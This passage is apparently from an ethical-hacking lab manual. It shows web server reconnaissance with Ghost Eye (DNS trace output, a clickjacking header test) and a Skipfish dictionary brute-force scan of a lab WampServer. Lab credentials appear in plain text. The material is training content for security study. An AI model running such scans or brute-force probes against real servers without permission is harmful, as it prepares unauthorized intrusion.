
21. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.



```
CQN4+nYeH6i9N9bgUdA1kBcYb99J6SYcBlOurxFmmbdaWP+TX wmjmhPOknro2vLq1F8zVYAeCuWP
zpuYv5OmKuCsOQ+Q+nA==
;; Received 674 bytes from 192.43.172.30#53(i.gtld-servers.net) in 151 ms

certifiedhacker.com.    3789    IN      HINFO   "RFC8482" ""
;; Received 69 bytes from 162.159.25.175#53(ns2.bluehost.com) in 43 ms

dig certifiedhacker.com +trace ANY

[+] 1.   Whois Lookup
[+] 2.   DNS Lookup
[+] 3.   EtherApe – Graphical Network Monitor (root)
[+] 4.   Nmap Port Scan
[+] 5.   HTTP Header Grabber
[+] 6.   Clickjacking Test - X-Frame-Options Header
[+] 7.   Robots.txt Scanner
[+] 8.   Link Grabber
[+] 9.   IP Location Finder
[+] 10.  Traceroute
[+] 11.  Have I been pwned
[x] 12.  Exit

[+] Enter your choice: 6
Enter the Domain to test: certifiedhacker.com
```

Figure 1.1.12: Performing Clickjacking test

22. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.



```
Testing...  Clickjacking Test: http://certifiedhacker.com

Header set are:

Date:Tue, 07 Jan 2020 04:51:26 GMT
Server:Apache
Content-Length:226
Keep-Alive:timeout=5, max=75
Connection:Keep-Alive
Content-Type:text/html; charset=iso-8859-1

[*] X-Frame-Options-Header is missing !
[!] Clickjacking is possible,this site is vulnerable to Clickjacking


[+] 1.   Whois Lookup
[+] 2.   DNS Lookup
[+] 3.   EtherApe – Graphical Network Monitor (root)
[+] 4.   Nmap Port Scan
[+] 5.   HTTP Header Grabber
[+] 6.   Clickjacking Test - X-Frame-Options Header
[+] 7.   Robots.txt Scanner
[+] 8.   Link Grabber
[+] 9.   IP Location Finder
```

Figure 1.1.13: Clickjacking test information

23. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
24. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
25. Close all open windows on the **Parrot Security** virtual machine.

TASK 2

Perform Web Server Reconnaissance using Skipfish

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 2.1

Start WampServer in Windows Server 2016

2. Double-click the **WAMP Server** shortcut icon from **Desktop** to start WAMP Server services. Alternatively, you can also launch the WAMP Server services from the **Start** menu apps




Figure 1.2.1: Starting WampServer

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

3. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2016** virtual machine running.




Figure 1.2.2: WampServer icon

4. Switch to the **Parrot Security** virtual machine and launch **MATE Terminal** from the menu bar.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 2.2


Scan the Web Server

8. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http://[IP Address of Windows Server 2016]**.

9. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.

10. In the terminal window, type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/ complete.wl http://[IP Address of Windows Server 2016]:8080** and press **Enter**.

Note: The IP address may vary in your lab environment.




```
┌─[root@parrot]─[~]
└──╼ #skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl
http://10.10.10.16:8080
```

Figure 1.2.3: Initiating the scan

11. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.


12. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.



```
Welcome to skipfish. Here are some useful tips:

1) To abort the scan at any time, press Ctrl-C. A partial report will be written
   to the specified location. To view a list of currently scanned URLs, you can
   press space at any time during the scan.

2) Watch the number requests per second shown on the main screen. If this figure
   drops below 100-200, the scan will likely take a very long time.

3) The scanner does not auto-limit the scope of the scan; on complex sites, you
   may need to specify locations to exclude, or limit brute-force steps.

4) There are several new releases of the scanner every month. If you run into
   trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

NOTE: The scanner is currently configured for directory brute-force attacks,
and will make about 241435 requests per every fuzzable location. If this is
not what you wanted, stop now and consult the documentation.

Press any key to continue (or wait 60 seconds)...
```

Figure 1.2.4: Initiating the scan

13. Skipfish scans the web server, as shown in the screenshot.

